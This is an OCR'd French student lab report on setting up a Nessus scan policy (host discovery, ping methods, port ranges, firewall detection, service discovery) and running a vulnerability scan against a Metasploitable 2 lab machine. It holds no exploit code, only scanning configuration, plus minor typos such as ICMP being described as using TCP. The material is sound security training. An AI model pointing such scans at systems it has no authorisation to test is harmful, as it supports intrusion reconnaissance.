


Pour démarrer Nessus « /bin/systemctl start nessusd.service » Et après aller sur https://kali:8834/ pour completé l'installation des pulgins et configurer un nouveau scan.



Démarrer Nessus et définir une « politique de scan » en configurant les section « Host Discovery », « Port Scanning » et « Service Scanning ».

Retranscrire ici une copie d'écran de la définition de votre politique de scan :



- **Name:** Cette option permet d'attribuer un nom unique à la stratégie.
- **Descriptionn:** Cette option permet d'ajouter une description à la stratégie pour référence ultérieure ; Par exemple, la description d'une stratégie configurée pour l'analyse de base de données peut être mise à jour de manière à permettre à l'utilisateur de rappeler et d'utiliser la stratégie conformément à l'objectif pour lequel elle a été définie.
- **Folder:** Dossier sert a organiser les scan si on a plusieurs scan.
- **Targets:** Toutes les adresses IP qui doivent être analysées doivent être répertoriées ici, on a qu'un seul host la machine virtuel Metaxploite 2 « 10.10.10.11 ».
- **Upload Targets:** Si on a un fichier texte qui contient une liste d'adresses IP à analyser, on peut l'importé ici dans Nessus.


Paramètres de l'analyse de découverte :

Les paramètres de découverte concernent la découverte et l'analyse des ports, y compris les plages de ports et les méthodes.

Certains modèles d'analyseur fournis par Tenable incluent des paramètres de découverte préconfigurés.

Si vous sélectionnez l'option de paramètre préconfiguré personnalisé ou si vous utilisez un modèle de scanner qui

n'inclut pas les paramètres de découverte préconfigurés, nous pouvons configurer manuellement les paramètres de découverte dans les catégories suivantes :



Host Discovery 1


Par défaut, Nessus active certains paramètres dans la section Host Discovery. Lorsque nous accédons pour la première fois à la section Host Discovery, l'élément Ping de l'hôte distant s'affiche et est défini sur Activé.

Ping Methods 2

La Methods de ping : on a choisi :
ARP : Envoyer une requête ping à un hôte à l'aide de son adresse matérielle via la résolution d'adresses Protocole (ARP). Cela ne fonctionne que sur un réseau local.
TCP : Envoyez une commande ping à un hôte à l'aide de TCP.
ICMP : Ping a host using TCP.
Maximum number of retries : 2 Spécifie le nombre de tentatives de nouvelle tentative d'envoi d'une requête ping au hôte distant.
UDP : Envoyez une commande ping à un hôte à l'aide du protocole UDP (User Datagram Protocol). UDP est un protocole sans état, ce qui signifie que la communication est non exécuté avec des dialogues de poignée de main. La communication basée sur UDP n'est pas toujours fiable et, en raison de la nature des services UDP et des dispositifs de contrôle, ils ne sont pas toujours détectables à distance.

Port Scanning:

La section Analyse des ports inclut des paramètres qui définissent le comportement de l'analyseur de ports et les ports à analyser.



Port scan rang 1

default : Indique au scanneur d'analyser environ 4 790 ports couramment utilisés. La liste des ports se trouve dans le fichier nessus-services.

All: indique au scanner d'analyser les 65 536 ports, y compris le port 0.

Override automatic firewall detection: 2


When enabled, this setting overrides automatic firewall detection.

This setting has three options:

- Utilisez des tentatives de détection agressives pour exécuter des plugins même si le port semble être fermé. Il est recommandé de ne pas utiliser cette option sur un réseau de production.
- L'utilisation de la détection logicielle désactive la possibilité de surveiller la fréquence des réinitialisations et de déterminer s'il existe une limitation configurée par un périphérique réseau en aval.
- Désactiver la détection désactive la fonctionnalité de détection du pare-feu.


Service Discovery:


La section Découverte de service inclut des paramètres qui tentent de mapper chaque port ouvert avec le service qui s'exécute sur ce port.




Objectif 3.2 : réaliser un scan de vulnérabilités

Alors à ce niveau on a fait un scan avancé pour chercher les différentes vulnérabilités en suite nous avons choisis une vulnérabilité parmi elles. A voir ci-dessous







1. La page Hôtes affiche toutes les cibles analysées.

2. Liste des vulnérabilités identifiées, triées par gravité.


3. Si les résultats de l'analyse incluent des informations de correction, cette liste affiche les mesures correctives suggérées qui corrigent le plus grand nombre de vulnérabilités.

4. Les vulnérabilités suivantes sont classées par le système breveté Vulnerability Priority Rating (VPR) de Tenable. Les résultats énumérés ci-dessous détaillent les dix principales vulnérabilités, fournissant une vue hiérarchisée pour aider à guider les mesures correctives afin de réduire efficacement les risques.

5. Gravité « Severity » : La gravité est une catégorisation du risque et de l'urgence d'une vulnérabilité.

Pour consulter les résultats totales voir le fichier PDF *" 10_10_10_11 Deep Scan_6tfn9s.pdf"*.

